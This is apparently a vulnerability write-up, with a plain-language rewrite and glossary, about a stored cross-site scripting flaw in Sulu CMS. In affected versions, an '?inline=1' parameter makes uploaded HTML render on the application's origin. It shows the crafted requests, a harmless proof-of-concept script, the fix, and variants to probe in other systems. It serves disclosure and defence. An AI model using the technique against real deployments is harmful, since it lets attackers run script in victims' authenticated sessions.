CVE-2026–82396
Sulu CMS's media download endpoint allowed an uploaded HTML file to be rendered inline on the application's origin via a query parameter, enabling stored cross-site scripting. An attacker with media upload permission could execute JavaScript in a victim's browser when the victim opened a crafted media URL.

medium.com
Published on medium.com
Cve
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Sulu CMS is a content management system whose Media Manager lets editors upload files and later download them through a media endpoint. Uploading and downloading are ordinary CMS features, and the security question sits in the transition between them: does Sulu always treat user-supplied files as untrusted downloads, or can a media URL make the browser treat them as first-party documents?
The finding is a stored cross-site scripting issue in that download functionality, tracked as CVE-2026-82396 and GHSA-pp4x-ccxq-6r33. The problem was not simply that an editor could upload an HTML file. It was that the download endpoint could be instructed to render that file inline on the application's own origin, turning stored, user-controlled content into an executable browser document.
Reported details:
| Field | Value |
|---|---|
| Researcher | Abdulhafeeth Marabit |
| Severity | Moderate, CVSS 3.1: 5.4 |
| Classification | CWE-79, Stored Cross-Site Scripting |
| Affected versions | Sulu CMS <= 2.6.24 and 3.0.x < 3.0.8 |
| Fixed versions | 2.6.25 and 3.0.8 |
Setup
The investigation used a media file uploaded through an editor account, and the download responses were inspected with the media resource held constant for the comparison. The upload was performed through Sulu's normal Media Manager with a user who had permission to add media. That is an important part of the exploit model: the attacker does not need server-side code execution or administrative rights to place the payload in storage.
The researcher deliberately focused on the download response rather than the upload form. Upload controls decide what gets stored; response headers decide what a browser does with it. The actual upload request is deployment-dependent, so the most accurate evidence is the multipart/form-data request captured from the media interface, including its real route, authenticated session, CSRF handling and returned media ID. The exploit itself hinges on the subsequent download request, not on a special upload API.
Finding it
An uploaded HTML file, by itself, does not establish XSS. For an actual browser-execution issue, three conditions had to come together:
- An account with media upload permission could store a document containing JavaScript.
- The download endpoint returned that document with a scriptable MIME type.
- A request parameter could override download behaviour so that the browser rendered it on the application origin.
The third condition was found in ?inline=1. The relevant behaviour was exposed through a deceptively small parameter:
GET /media/123/download/proof.html?inline=1 HTTP/1.1Host: [redacted]
When the response preserves the file's text/html content type and honours the inline override, the browser can interpret the uploaded HTML as part of the Sulu origin. A victim only needs to open the crafted media URL.
Exploitation
Step 1: inspect a normal media download
The researcher began with a media file uploaded through an editor account and inspected its download response, keeping the media resource constant for the comparison:
GET /media/123/download/proof.html HTTP/1.1Host: sulu.localAccept: text/html,*/*Connection: close
A key header in the normal download flow was the content disposition:
HTTP/1.1 200 OKContent-Type: text/htmlContent-Disposition: attachment; filename="proof.html"
text/html identifies the content as an HTML document, but attachment instructs the browser to handle the response as a download rather than a document to display in the current origin. That distinction is what keeps a stored HTML file inert in the normal flow.
Step 2: change only the query string
The same media object was then requested with only the query string changed:
GET /media/123/download/proof.html?inline=1 HTTP/1.1Host: sulu.localAccept: text/html,*/*Connection: close
In an affected version, the decisive difference is in the response:
HTTP/1.1 200 OKContent-Type: text/htmlContent-Disposition: inline
No change to the stored file was needed. The URL alone was enough to change how the browser was invited to handle it. Sulu was serving untrusted, uploaded bytes as an active document from its trusted origin, which is why the finding is a stored XSS rather than merely an unrestricted upload or an unsafe file download.
Step 3: store a harmless proof of concept
To validate execution without accessing sensitive information, the researcher used a small HTML document containing a harmless JavaScript marker:
<!doctype html><html lang="en"><head> <meta charset="utf-8"> <title>Sulu Media PoC</title></head><body> <h1>Media rendering test</h1> <script> document.body.dataset.xss = 'executed'; alert('Origin: ' + window.location.origin); </script></body></html>
The script sets a data-xss marker on the body and shows an alert containing window.location.origin, giving two observable signs if the script executes.
Step 4: trigger execution
With the stored file available, the proof reduces to one request:
GET /media/123/download/proof.html?inline=1 HTTP/1.1Host: sulu.localAccept: text/html,*/*
Opening that response in a browser demonstrates whether the script runs in the Sulu origin. The alert displays window.location.origin, and the data-xss marker provides a second observable sign that the script executed. Neither requires exfiltration or access to another user's data.
Root cause
The defect is a combination of three response-handling decisions:
- Untrusted content was stored: an editor-level user could add an HTML media object.
- Its MIME type was retained: the file could be returned as
Content-Type: text/html. - The disposition could be overridden:
?inline=1could forceContent-Disposition: inlineeven for browser-renderable document types.
The affected response also lacked defences such as a restrictive Content Security Policy and X-Content-Type-Options: nosniff. The absence of nosniff was not the primary cause for correctly labelled text/html; the critical issue was permitting scriptable content to render inline on the application origin. In short, a client-controlled preference for inline rendering was allowed to override a security-sensitive disposition decision.
This is an origin-trust failure. The same document is far less dangerous when offered as an attachment or served from a separate, cookie-isolated media domain.
Impact
A user with media upload permission can store a malicious HTML document and direct another authenticated user to its download URL with inline=1. If the target opens the link in an affected deployment, attacker-controlled JavaScript can execute under the Sulu application's origin.
Depending on the deployment's cookie configuration, application controls, and the victim's privileges, that same-origin execution can expose accessible application data or enable actions in the victim's authenticated context. The proof of concept intentionally demonstrates execution only; it does not claim account takeover or session extraction was performed.
The trust boundary becomes especially important when editors are less trusted than administrators. A feature intended for content management can become a path from lower-privileged uploads to script execution in a higher-privileged user's browser.
Fix
The security fix was shipped in Sulu 2.6.25 and 3.0.8. Document MIME types including text/html, application/xhtml+xml, text/xml, and application/xml are forced to download as attachments even when inline=1 is present. Safe inline media behaviour is preserved for supported image and PDF types. The patch also introduces a Content-Security-Policy: sandbox defence for applicable local-file responses.
The regression check is the same request against a patched build:
GET /media/123/download/proof.html?inline=1 HTTP/1.1Host: sulu.localAccept: text/html,*/*
The decisive patched behaviour is:
HTTP/1.1 200 OKContent-Type: text/htmlContent-Disposition: attachment; filename="proof.html"
The meaningful regression is that HTML cannot be switched back to an inline executable document through the query parameter.
A separate, cookie-isolated origin for uploaded content would provide an additional boundary if potentially scriptable files must be viewed in a browser. Even if a document executes JavaScript, it does not automatically execute with the main application's origin privileges. The vendor fix addresses the dangerous inline disposition directly; origin isolation is a complement to upgrading, not a substitute for it.
Variants to test
- Other disposition overrides. Try parameters such as
?inline=1,?download=0or?disposition=inlineon any file-serving endpoint. A positive result is a response whereContent-Dispositionchanges fromattachmenttoinlinefor a browser-renderable type. - Scriptable MIME types beyond
text/html. Uploadapplication/xhtml+xml,text/xmlandapplication/xmldocuments and request them with the inline override. A positive result is any of these types returned inline with its original content type. - Missing
nosniff. Look for responses that omitX-Content-Type-Options: nosniffand serve user-controlled bytes. A positive result is a browser rendering content as a document despite a mismatched or ambiguous declared type. - Missing CSP. Check whether file responses carry a restrictive Content Security Policy or
Content-Security-Policy: sandbox. A positive result is a scriptable document served inline with no CSP restricting script execution. - Cross-origin media hosting. If media is served from a separate hostname, check whether that host shares cookies or is otherwise trusted by the main application. A positive result is script execution on a host that can read or act on authenticated application state.
- Lower-privileged upload paths. Test whether roles below administrator can add media. A positive result is an editor-level account able to store an HTML document that an administrator later opens.
What happened, in plain words
Sulu CMS is a content management system: a piece of software that lets people build and run a website without writing code. Editors log into it, write pages, and upload files such as images, PDFs and documents. Those files are kept in a part of the product called the Media Manager, and visitors (or other logged-in users) later fetch them through a web address that ends in /download/.
A security researcher, Abdulhafeeth Marabit, looked at that download step and found a flaw. An editor could upload an ordinary HTML file (HTML is the language web pages are written in, and it can contain small programs called JavaScript). Normally that should be harmless, because the server tells the browser to save the file rather than display it. But the researcher found that adding a tiny piece of text to the end of the web address, ?inline=1, made the server tell the browser to display the file instead. The browser could then run the JavaScript inside it as if it were part of the Sulu website itself.
That is called stored cross-site scripting, or stored XSS. "Stored" means the harmful file sits on the server waiting; "cross-site scripting" means a program written by one person runs inside another person's browsing session on the real site. The flaw was given the identifier CVE-2026-82396 and the advisory number GHSA-pp4x-ccxq-6r33.
| Field | Value |
|---|---|
| Researcher | Abdulhafeeth Marabit |
| Severity | Moderate, CVSS 3.1: 5.4 |
| Classification | CWE-79, Stored Cross-Site Scripting |
| Affected versions | Sulu CMS <= 2.6.24 and 3.0.x < 3.0.8 |
| Fixed versions | 2.6.25 and 3.0.8 |
A few of those words need unpacking. A CVE is a public catalogue number for a known security bug, so people can refer to it unambiguously. A GHSA is the same idea, but issued by GitHub for projects hosted there. CVSS is a scoring system from 0 to 10 that tries to express how serious a bug is; 5.4 is in the middle band, labelled Moderate. CWE-79 is the catalogue entry for cross-site scripting specifically. "Affected versions" means the releases that contain the bug, and "fixed versions" means the releases where it is gone.
The finding
The problem was not simply that an editor could upload an HTML file. Many systems allow that. The problem was that the download address could be told to show the file directly on the application's own origin, which turned stored, user-controlled content into a document the browser would execute.
"Origin" is a key word here. A browser groups a website by scheme, host and port, for example https://[redacted]. Everything under one origin is treated as the same trusted place: pages there can read each other's data and use each other's login state. If a file is displayed under the Sulu origin, the browser treats it as part of Sulu.
The relevant behaviour was exposed through a deceptively small parameter:
GET /media/123/download/proof.html?inline=1 HTTP/1.1Host: [redacted]
Line by line:
GET /media/123/download/proof.html?inline=1 HTTP/1.1is the first line of an HTTP request. HTTP is the language a browser and a web server speak.GETmeans "give me this thing"./media/123/download/proof.htmlis the path to the file: media item number 123, its download route, and a file namedproof.html. The?inline=1part is the query string, a set of extra instructions appended to the address.HTTP/1.1is the version of the protocol.Host: [redacted]is a header, meaning a labelled line of extra information. It tells the server which site name the browser was trying to reach, because one server can host many sites.
When the response keeps the file's text/html content type and obeys the inline instruction, the browser can interpret the uploaded HTML as part of the Sulu origin. A victim only needs to open the crafted media address. They do not have to download anything or run anything themselves.
Attack flow

Figure 1, The path from an editor-controlled HTML upload to JavaScript execution in the Sulu origin. The media ID and hostname in the diagram are illustrative.
The diagram walks through the sequence: an editor uploads an HTML file, the file is stored as a media item, a victim opens its download address with the extra instruction, and the browser can run the script as part of the Sulu site.
How I approached the investigation
My starting point was Sulu's media workflow. Uploading and downloading files are ordinary CMS features, and the security implications often hide in the transition between them. The question I wanted to answer was straightforward:
Does Sulu always treat user-supplied files as untrusted downloads, or can a media address make the browser treat them as first-party documents?
"First-party" means belonging to the site you are actually visiting. "Untrusted" means content that came from a user and should never be given the site's own powers.
I focused on the download response rather than the upload form. Upload controls decide what gets stored; response headers decide what a browser does with it. That distinction became the key to the finding. Think of a parcel: the post room decides what enters the building, but the label on the parcel decides whether the recipient opens it or puts it in a cupboard.
An uploaded HTML file, by itself, does not establish XSS. For an actual browser-execution issue, I needed three conditions to come together:
- An account with media upload permission could store a document containing JavaScript.
- The download endpoint returned that document with a scriptable MIME type.
- A request parameter could override download behaviour so that the browser rendered it on the application origin.
A MIME type is the label a server puts on a file to say what kind of thing it is, such as image/png for a picture or text/html for a web page. "Scriptable" means the browser is willing to run programs found inside it. "Rendered" means displayed as a page rather than saved to disk.
I found the third condition in ?inline=1.

The first response: a normal media download
I began with a media file uploaded through an editor account and inspected its download response. For the comparison, I kept the media resource constant and inspected the response headers. Keeping everything else the same is basic experimental hygiene: if only one thing changes, you know what caused the difference.
GET /media/123/download/proof.html HTTP/1.1Host: sulu.localAccept: text/html,*/*Connection: close
Line by line:
GET /media/123/download/proof.html HTTP/1.1asks for the same media file, this time with no query string at all. This is the baseline.Host: [redacted]names the site, as before.Accept: text/html,*/*tells the server what kinds of response the browser is willing to accept.text/htmlmeans web pages;*/*means anything else is fine too.Connection: closeasks the server to close the network connection after answering, which keeps the test simple.
A key header in the normal download flow was the content disposition:
HTTP/1.1 200 OKContent-Type: text/htmlContent-Disposition: attachment; filename="proof.html"
Line by line:
HTTP/1.1 200 OKis the server's reply line.200is the standard code for "here you go, everything worked".Content-Type: text/htmlsays the file is an HTML document.Content-Disposition: attachment; filename="proof.html"is the instruction that matters.attachmenttells the browser to treat the response as a file to save or download, not as a page to display. Thefilenamepart suggests a name for the saved file.
This distinction matters. text/html identifies the content as an HTML document, but attachment instructs the browser to handle the response as a download rather than a document to display in the current origin. That is what keeps a stored HTML file inert in the normal flow: the browser never gives it a chance to run.
One parameter changed the security boundary
I then kept the same media object and changed only the query string:
GET /media/123/download/proof.html?inline=1 HTTP/1.1Host: sulu.localAccept: text/html,*/*Connection: close
Line by line:
- The request is identical to the baseline except for
?inline=1appended to the path.inlineis the name of the instruction and1means "yes, turn it on". - The headers are unchanged, so any difference in the reply comes from that one addition.
In an affected version, the decisive difference is in the response:
HTTP/1.1 200 OKContent-Type: text/htmlContent-Disposition: inline
Line by line:
HTTP/1.1 200 OKagain means success.Content-Type: text/htmlis unchanged: the server still says this is a web page.Content-Disposition: inlineis the change.inlinetells the browser to display the response right there in the tab, as a page, instead of saving it.
No change to the stored file was needed. The address alone was enough to change how the browser was invited to handle it. The security boundary crossed here is precise: Sulu was serving untrusted, uploaded bytes as an active document from its trusted origin. That is why the finding is a stored XSS rather than merely an unrestricted upload or an unsafe file download. An unrestricted upload means the server accepts files it perhaps should not; an unsafe download means a file might harm the person who saves it. Here the harm is that the file runs with the website's own identity.
Proof of concept
To validate execution without accessing sensitive information, I used a small HTML document containing a harmless JavaScript marker:
<!doctype html><html lang="en"><head> <meta charset="utf-8"> <title>Sulu Media PoC</title></head><body> <h1>Media rendering test</h1> <script> document.body.dataset.xss = 'executed'; alert('Origin: ' + window.location.origin); </script></body></html>
Line by line:
<!doctype html>tells the browser this is a modern HTML page.<html lang="en">opens the page and declares the language as English.<head>starts the section for information about the page rather than visible content.<meta charset="utf-8">says which character encoding is used, so letters display correctly.<title>Sulu Media PoC</title>sets the text shown in the browser tab. PoC stands for proof of concept, a small demonstration that a problem is real.</head>closes that section, and<body>opens the visible part of the page.<h1>Media rendering test</h1>is a large heading, there so a human can see the page loaded.<script>opens a block of JavaScript, the programming language browsers run.document.body.dataset.xss = 'executed';attaches a marker nameddata-xsswith the valueexecutedto the page body. It changes nothing visible; it is a flag that can be inspected afterwards to prove the script ran.alert('Origin: ' + window.location.origin);pops up a small dialogue box showing the origin of the page.window.location.originis the browser's own record of which site it thinks it is on, so the box reveals whether the file is being treated as part of Sulu.</script>,</body>and</html>close the script, the body and the page.
The upload was performed through Sulu's normal Media Manager with a user who had permission to add media. That is an important part of the exploit model: the attacker does not need server-side code execution or administrative rights to place the payload in storage. "Server-side code execution" would mean running commands on the server itself, a far more powerful position. An ordinary editor account is enough.
The actual upload request is deployment-dependent, so the most accurate evidence is the multipart/form-data request captured from the media interface, including its real route, authenticated session, CSRF handling and returned media ID. A few of those terms: multipart/form-data is the format browsers use to send a file through a form. An authenticated session is the state of being logged in. CSRF, cross-site request forgery, is an attack where another site tries to make your browser submit a form you did not intend, so forms carry a secret token to prove the submission came from the real page. The exploit itself hinges on the subsequent download request, not on a special upload API. An API is simply a defined way for one piece of software to ask another to do something; here, the ordinary media interface is all that is needed.
With the stored file available, the proof reduces to one request:
GET /media/123/download/proof.html?inline=1 HTTP/1.1Host: sulu.localAccept: text/html,*/*
Line by line:
GET /media/123/download/proof.html?inline=1 HTTP/1.1asks for the stored file with the inline instruction, exactly as in the earlier comparison.Host: [redacted]names the site.Accept: text/html,*/*says the browser will accept a web page or anything else.
Opening that response in a browser demonstrates whether the script runs in the Sulu origin. The alert displays window.location.origin, and the data-xss marker provides a second observable sign that the script executed. Neither requires exfiltration or access to another user's data. Exfiltration means secretly sending stolen information somewhere else; the proof deliberately avoids it.
Why it worked
The defect is a combination of three response-handling decisions:
- Untrusted content was stored: an editor-level user could add an HTML media object.
- Its MIME type was retained: the file could be returned as
Content-Type: text/html. - The disposition could be overridden:
?inline=1could forceContent-Disposition: inlineeven for browser-renderable document types.
The affected response also lacked defences such as a restrictive Content Security Policy and X-Content-Type-Options: nosniff. A Content Security Policy, or CSP, is a header where a site lists what its pages are allowed to load and run; a restrictive one would have blocked the script. X-Content-Type-Options: nosniff tells the browser to trust the declared type and not guess a different one. The absence of nosniff was not the primary cause for correctly labelled text/html; the critical issue was permitting scriptable content to render inline on the application origin.
This is an origin-trust failure. The same document is far less dangerous when offered as an attachment or served from a separate, cookie-isolated media domain. A cookie is a small piece of data a site stores in your browser, commonly used to remember that you are logged in. "Cookie-isolated" means the media domain does not share those cookies, so a script running there cannot act as you on the main site.
Impact
A user with media upload permission can store a malicious HTML document and direct another authenticated user to its download address with inline=1. If the target opens the link in an affected deployment, attacker-controlled JavaScript can execute under the Sulu application's origin.
Depending on the deployment's cookie configuration, application controls, and the victim's privileges, that same-origin execution can expose accessible application data or enable actions in the victim's authenticated context. The proof of concept above intentionally demonstrates execution only; it does not claim account takeover or session extraction was performed. Account takeover means fully seizing someone's account; session extraction means stealing the data that proves they are logged in. Neither was shown.
The trust boundary becomes especially important when editors are less trusted than administrators. A feature intended for content management can become a path from lower-privileged uploads to script execution in a higher-privileged user's browser. In everyday terms: someone allowed to add pictures to the company site could end up running code in the browser of the person who runs the company site.
Fix and verification
The security fix was shipped in Sulu 2.6.25 and 3.0.8. Document MIME types including text/html, application/xhtml+xml, text/xml, and application/xml are forced to download as attachments even when inline=1 is present. Safe inline media behaviour is preserved for supported image and PDF types. The patch also introduces a Content-Security-Policy: sandbox defence for applicable local-file responses. A sandbox policy puts the page in a restricted box where it cannot use the site's privileges.
The regression check is the same request against a patched build. A regression check is a test that confirms the old problem has not come back.
GET /media/123/download/proof.html?inline=1 HTTP/1.1Host: sulu.localAccept: text/html,*/*
Line by line:
GET /media/123/download/proof.html?inline=1 HTTP/1.1is the exact request that used to trigger the bug.Host: [redacted]names the site.Accept: text/html,*/*states what the browser will accept.
The decisive patched behaviour is:
HTTP/1.1 200 OKContent-Type: text/htmlContent-Disposition: attachment; filename="proof.html"
Line by line:
HTTP/1.1 200 OKmeans the file is still served successfully.Content-Type: text/htmlstill describes the file honestly.Content-Disposition: attachment; filename="proof.html"is the fix in action: the inline instruction is ignored for document types, so the browser saves the file instead of displaying it.
The meaningful regression is that HTML cannot be switched back to an inline executable document through the query parameter.
Defence in depth: isolate the media origin
A separate, cookie-isolated origin for uploaded content provides an additional boundary if potentially scriptable files must be viewed in a browser. Even if a document executes JavaScript, it does not automatically execute with the main application's origin privileges.

Figure 2, A conceptual origin-isolation architecture, not Sulu's internal implementation. The signed-request/JWT example is an optional access-control design, not a required part of this vulnerability or its patch.
The diagram illustrates the general idea of putting uploaded files on their own separate site, so that anything running there is fenced off from the main application. A JWT, JSON Web Token, is a signed piece of data used to prove identity or permission; the figure mentions it only as one possible way to control access, not as part of this bug or its fix.
The vendor fix addresses the dangerous inline disposition directly; origin isolation is a complementary architectural precaution rather than a substitute for upgrading. In other words, upgrade first, and treat the separate domain as extra insurance.
Closing thoughts
The interesting part of this vulnerability was not the JavaScript payload. It was the assumption hidden in an otherwise normal download endpoint: a client-controlled preference for inline rendering was allowed to override a security-sensitive disposition decision. "Client-controlled" means the person making the request decides it, and anyone can send any request.
The investigation came down to one question, one file, and a single parameter change. The behaviour only became a security issue when I followed the response all the way to the browser's origin model.
That is the lesson I took from this finding: when reviewing file-handling features, the point where stored content becomes an HTTP response deserves as much attention as the upload itself.
Variants to test
These are the same kinds of checks applied to other systems, useful if you want to look for similar mistakes:
- Other disposition overrides. Try parameters such as
?inline=1,?download=0or?disposition=inlineon any file-serving endpoint. A positive result is a response whereContent-Dispositionchanges fromattachmenttoinlinefor a browser-renderable type. - Scriptable MIME types beyond
text/html. Uploadapplication/xhtml+xml,text/xmlandapplication/xmldocuments and request them with the inline override. A positive result is any of these types returned inline with its original content type. - Missing
nosniff. Look for responses that omitX-Content-Type-Options: nosniffand serve user-controlled bytes. A positive result is a browser rendering content as a document despite a mismatched or ambiguous declared type. - Missing CSP. Check whether file responses carry a restrictive Content Security Policy or
Content-Security-Policy: sandbox. A positive result is a scriptable document served inline with no CSP restricting script execution. - Cross-origin media hosting. If media is served from a separate hostname, check whether that host shares cookies or is otherwise trusted by the main application. A positive result is script execution on a host that can read or act on authenticated application state.
- Lower-privileged upload paths. Test whether roles below administrator can add media. A positive result is an editor-level account able to store an HTML document that an administrator later opens.
References
- GitHub Security Advisory, GHSA-pp4x-ccxq-6r33
- CVE-2026-82396, cveRecord
- Sulu fix commit
- Sulu 2.6.25 release
- Sulu 3.0.8 release
Glossary
- API: a defined way for one piece of software to ask another to do something.
- Attachment: a download instruction telling the browser to save a file rather than display it.
- Authentication: proving who you are, usually by logging in.
- Content-Disposition: the response header that says whether the browser should display a file inline or treat it as an attachment.
- Content Security Policy (CSP): a header where a site lists what its pages may load and run.
- Content-Type: the header that labels what kind of file a response contains, such as
text/html. - Cookie: a small piece of data a site stores in your browser, often used to remember that you are logged in.
- Cross-site scripting (XSS): a flaw where someone else's program runs inside a site you are visiting, with that site's trust.
- CSRF: cross-site request forgery, an attack where another site makes your browser submit a request you did not intend.
- CVE: a public catalogue number for a known security vulnerability.
- CVSS: a scoring system from 0 to 10 expressing how serious a vulnerability is.
- CWE-79: the catalogue entry for cross-site scripting.
- Exfiltration: secretly sending stolen data to another place.
- First-party: belonging to the site you are actually visiting.
- GHSA: a security advisory identifier issued by GitHub.
- Header: a labelled line of extra information sent with an HTTP request or response.
- HTML: the language web pages are written in.
- HTTP: the language a browser and a web server use to talk.
- Inline: displayed directly in the browser tab as a page, rather than saved as a file.
- JavaScript: the programming language browsers run inside web pages.
- JWT: JSON Web Token, a signed piece of data used to prove identity or permission.
- MIME type: a label saying what kind of file something is, such as
image/pngortext/html. - Multipart/form-data: the format browsers use to send files through a form.
- nosniff: the
X-Content-Type-Options: nosniffheader, which tells the browser to trust the declared type and not guess another. - Origin: the combination of scheme, host and port that a browser treats as one trusted place.
- Parameter: an extra instruction appended to a web address, usually after
?. - Proof of concept (PoC): a small demonstration showing that a problem is real.
- Query string: the part of a web address after
?that carries parameters. - Regression check: a test confirming a fixed problem has not returned.
- Rendered: displayed as a page by the browser.
- Sandbox: a restricted mode in which a page cannot use the site's privileges.
- Scriptable: a file type whose contents a browser is willing to run as a program.
- Session: the state of being logged in during a visit.
- Stored XSS: cross-site scripting where the harmful content is saved on the server and served later.
- Sulu CMS: a content management system with a Media Manager for uploading and downloading files.
- Untrusted content: data that came from a user and must not be given the site's own powers.



